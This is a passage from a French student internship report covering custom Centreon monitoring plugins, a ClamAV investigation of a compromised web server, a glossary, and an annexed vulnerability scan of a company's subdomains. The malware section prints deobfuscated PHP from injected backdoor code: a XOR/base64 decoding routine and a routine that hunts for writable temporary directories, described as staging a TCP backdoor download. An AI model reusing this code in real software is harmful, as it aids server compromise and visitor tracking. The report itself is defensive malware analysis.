


Illustration 10: écran de supervision de centréon (en dernière ligne on peut voir l'affichage incorrect)

Après de multiples tentatives, je me suis donc lancé dans le développement d'un plugin en shell script entièrement fait maison. La **MIB*** SNMP avait au préalablement été étendue afin de permettre l'éxecution d'un tel script à distance.

Le plugin ainsi écrit se composait de trois commandes, l'une pour créer un fichier temporaire afin de récupérer le résultat de la commande **«~# sudo apt upgrade -s»**

Ce qui a pour effet de récupérer la liste de tout paquet à mettre à jour. On recherche ensuite le nombre d'une occurrence sur deux du même paquet (car les paquets sont présents deux fois) lorsqu'il provient des dépots sécurité et de même lorsqu'il vient des dépots stable. Enfin on récupère le nombre de paquet total à mettre à jour. Pour finir, on retourne à l'aide de la fonction «echo» les trois valeur numériques.

Le niveau de criticité est ainsi géré directement via centreon ce qui permet plus de souplesse que les précédents plugins.

Pour finir le script est très court et demande très peu resources en comparaison aux autres plugins qui était en perl et qui ajoutais une tâche cron afin de mettre à jour, tout les jours le cache APT, ce qui n'est pas forcément utile à ITIKA puisque cette tâche était déjà gérée par un outils d'automation.

II. Check restart

Les mises à jours était rapportée, les tests étaient concluant et les serveurs pouvait être mis à jour immédiatement lorsque la barrière critique était passée. Il manquait cependant une dernière chose : comment savoir lorsqu'un serveur mis à jour avait besoin de redémarrer ?

Après un bref tour en ligne je constate que les outils permettant une telle vérification ne sont pas très courant, et pourtant il s'agit d'une vérification importante: en effet si un programme à besoin de redémmarer le système il peut s'agir d'une mise à jour noyau. Mes recherches en ligne m'ont néanmoins conduit à la documentation officielle.

En effet une solution afin de répondre à ce problème était de nouveau de développer un plugin toujours en shell script pour controler la création d'un fichier dans le répertoire /var/run/ du nom de reboot-required.pkgs

Je n'ai malheureusement pas pu tester le script dans le cas d'une mise à jour noyau. En revanche, son fonctionnement a bien été testé en simulant une mise à jour noyau en créant ce fichier à l'aide d'une commande système permettant de simuler un redémarrage requis.

VI. Étude de cas d’une menace présente sur un serveur

La cybersécurité est un éternel combat entre administrateurs et pirates.
Chacun a ses armes, chacun a ses atouts mais il s’agit avant tout d’un combat d’information.

C’est dans cette optique là que j’ai été ravi d’effectuer un rapport complet sur la sécurité d’un serveur en production. Pour effectuer cet analyse, j’ai utilisé **ClamAV** un antivirus multi plateforme sous licence **GNU*** dévelopé par **Cisco Systems®**. Les bases virales de ClamAV bien que très fournies, ne permettent pas d’avoir un niveau de détection optimal tout en minimisant au maximum la détection de faux positifs. C’est pourquoi je les ai enrichies de bases virales additionnelles fournies par le site https://malware.expert/; après quoi j’ai lancé un scan du répertoire de la racine de chaque site hébergé sur le serveur.

Après un certain temps d’analyse je récupère les résultats:
171 fichiers infectés sont à recenser. Il s’agissait à 63% de scripts **obfusqués***

Illustration 11: example de code obfusqué retrouvé

Ce genre de code était injecté en tête de fichiers PHP légitimes. Avec toutefois un certain nombre d’espace en début de code, ce qui avait pour effet de tronquer la partie obfusquée (donc malveillante) lorsque que le fichier était ouvert à l’aide d’un éditeur graphique de fichiers textes. Elle demeurait donc totalement invisible aux yeux de l’administrateur.

C’est aussi une des raisons pour laquelle il est toujours préférable d’ouvrir un fichier texte avec un utilitaire en ligne de commande tel que **vim** ou **emacs**.

Passioné depuis toujours par la cryptographie je me mets alors en tête de désobfusquer le code à l'aide d'outlis en lignes...en vain dans un premier temps.
Mais c'était sans compter sur la bieveillance de **M. Longuet** qui m'a beaucoup renseigné sur le **flow*** du code. Je savais maintenant exactement où taper pour faire craquer le code. Après avoir asséner le premier coup, je réalise qu'il contenait à l'intérieur un code en base 64. C'est pour moi une formidable nouvelle puisque cela veut dire que j'ai tapé au bon endroit. Après 3 itérations, je parviens enfin à en extraire le code en clair.

```
error_reporting(0);
if (!function_exists("ZM5j2q0shf_pirogok")) {
    function ZM5j2q0shf_pirogok() {
        return false;
    }

    function Uno_decode($String) {
        $String = base64_decode($String);
        $Salt = "dc5p9dOpBc";
        $StrLen = strlen($String);
        $Seq = "DMEf5HZuPq";
        $Gamma = "";
        while (strlen($Gamma) < $StrLen) {
            $Seq = pack("H*", sha1($Gamma.$Seq.$Salt));
            $Gamma. = substr($Seq, 0, 8);
        }
        return $String ^ $Gamma;
    }

    function get_t_dir_mass() {
        if (function_exists("sys_get_temp_dir")) {
            if (@is_writeable(sys_get_temp_dir())) {
                $res[] = realpath(sys_get_temp_dir());
            }
        }
        if (!empty($_ENV["TMP"]) && @is_writeable(realpath($_ENV["TMP"]))) {
            $res[] = realpath($_ENV["TMP"]);
        }
        if (!empty($_ENV["TMPDIR"]) && @is_writeable(realpath($_ENV["TMPDIR"]))) {
            $res[] = realpath($_ENV["TMPDIR"]);
        }
        if (!empty($_ENV["TEMP"]) && @is_writeable(realpath($_ENV["TEMP"]))) {
            $res[] = realpath($_ENV["TEMP"]);
        }
        $tempfile = @tempnam(__FILE__, "");
        if (@file_exists($tempfile)) {@
            unlink($tempfile);
            if (@is_writeable(realpath(dirname($tempfile)))) {
                $res[] = realpath(dirname($tempfile));
            }
        }
        if (@is_writeable(realpath(@ini_get("upload_tmp_dir")))) {
            $res[] = realpath(@ini_get("upload_tmp_dir"));
        }
        if (@is_writeable(realpath(session_save_path()))) {
            $res[] = realpath(session_save_path());
        }
        if (@is_writeable(realpath(dirname(__FILE__)))) {
            $res[] = realpath(dirname(__FILE__));
        }
        return array_unique($res);
```

Illustration 12: code PHP en question en clair

Il s'agit d'un code simple mais néanmoins ingénieux :

Dans un premier temps le script regarde si le dossier de fichier temporaire du système est «écrivable» ce qui permet entre autre de cerner le type de système d'exploitation executé par le serveur.
Dans un second temps le script télécharge, execute et supprime du disque un executable qui n'est ni plus ni moins qu'une backdoor TCP.
Puis dans un troisième temps le script va injecter du code dans des pages du sites juste en dessous de la balise «<body>» afin de rediriger les clients vers des pages en prenant soins de relever leur adresse IP, leur **refferer*** ainsi que leur **user-agent*** à des fins publicitaires.

VII. Conclusion

Lorsqu'il convient de conclure sur tout ce que cette expérience m'a apporté, je suis pris d'un sentiment de nostalgie.

En effet je repense à tout ces moments où j'arpentais un monde qui m'étais totalement inconnu à ce jour: le monde professionnel.

Je n'étais pas pour autant sous-équipé, mes professeurs m'y avait dûement préparé pendant deux ans dans le cadre de mon diplôme. J'y ai appris une quantité de savoir telle que lorsque j'y repense, je me dit que sans les cours que j'avais reçu, sans les briques élémentaires que l'on m'avait prodigué, je ne serais sans doute jamais arrivé à accomplir tout ce que j'ai pu accomplir à l'occasion de ce stage.

Je n'étais pas très à l'aise au départ, j'avais la sensation d'être un peu dépassé, je n'arrivais d'ailleurs pas à obtenir de stage ayant peu de contacts et ne sachant pas trop où chercher. J'en profite d'ailleurs pour remercier encore une fois **M. Février** et **M. Longuet** de m'avoir permis d'effectuer ce stage.

Cet exercice a sucité un réel interêt et a contribué à me faire vivre une expérience unique. J'ai découvert au travers de ce stage l'envers du décors et réalisé qu'il y avait aujourd'hui un fossé énorme dans le monde de la cybersécurité entre les clients d'un côté, les sociétés de services tel que ITIKA de l'autre et entre les deux, les pirates informatiques.

J'ai pris beaucoup de plaisir à comprendre et à analyser les attaques de ces derniers dans le but de les contrer. C'est d'ailleurs pour une de ces raisons là que je compte m'orienter dans le domaine de la cybersécurité au travers de la licence ASUR.

Pour conclure, de la recherche de stage à la soutenance en passant bien évidément par le stage en lui même, cet exercice m'a apporté beaucoup et représente une excellente finalité à ces deux ans.

VIII. Glossaire




one shot: vérification rapide. Viens de l'anglais One Shot littérallement « Un coup »
OSVDB: Open Source Vulnerability DataBase. Base de donnée open source des vulnérabilitées recensées par des chercheurs en sécuritées.
CVE: Common Vulnerability and Exposure. Similaire à OSVDB mais beaucoup plus importante que cette dernière.
CLI: command line interface. C'est tout simplement l'interface en lignes de commandes.
Root: compte super utilisateur des systèmes sous Unix.
Apt: il s'agit avec Aptitude d'un des gestionnaires de paquets de Debian.
MIB: Management Information Base. Il s'agit d'un registre contenant tout les identifiants d'actions (OID) utilisable par un administrateur via SNMP.
Obfusqué: il s'agit de code caché (*Voir Illustration 11*)
flow: c'est la logique du programme. Se retrouve en anglais dans Flowchart littéralement logigramme
refferer: dans le cadre d'HTTP il s'agit du site qui a dirigé le client vers une page précise. Ex: si le refferer est Qwant, cela veut dire que le site a été accédé via le moteur de recherche Qwant.
User-agent: il s'agit d'une chaine de caractère stockée dans le chaque naviguateur. Elle contient entre autre les informations de version, du naviguateur (système d'exploitationn numéro de build...)

IX Annexe

Blue Eagle - Report

Audit name: Itika-8qFDP2QL

Targets	Time	Vulnerabilities summary
app01.itika.net; http://itika.net/server-status; http://itika.net/manual/images/; backup.itika.net; erp.itika.net; dev01.itika.net; wiki.itika.net; webmail.itika.net; support.itika.net; manager.itika.net; webdev.itika.net; http://itika.net/icons/README; http://itika.net/manual/; http://itika.net/;	**Start:** 2018-06-18 13:38:50.257311 UTC **End:** 2018-06-18 13:45:03.194887 UTC **Total:** 0 days, 0 hours, 6 minutes and 12 seconds	Level: / Number: Critical: 0 High: 3 Middle: 0 Low: 9 Informational: 5 Total: 17

Vulnerabilities by criticality	Vulnerabilities by type	Vulnerabilities by target
		

Vulnerabilities

ID	Target	Vulnerability	Criticality
GOL-10	http://itika.net/	Uncategorized Vulnerability	critical
GOL-11	http://itika.net/	Uncategorized Vulnerability	critical
GOL-12	http://itika.net/	Uncategorized Vulnerability	critical
GOL-13	http://itika.net/	Uncategorized Vulnerability	critical
GOL-14	http://itika.net/server-status	Uncategorized Vulnerability	critical
GOL-1	webdev.itika.net	Domain Disclosure	high
GOL-2	erp.itika.net	Domain Disclosure	high
GOL-3	manager.itika.net	Domain Disclosure	high
GOL-4	support.itika.net	Domain Disclosure	high
GOL-5	wiki.itika.net	Domain Disclosure	high
GOL-6	dev01.itika.net	Domain Disclosure	high
GOL-7	backup.itika.net	Domain Disclosure	high
GOL-8	app01.itika.net	Domain Disclosure	high

1 of 11

Annexe 1: example de rapport PDF que Blue Eagle permettait de générer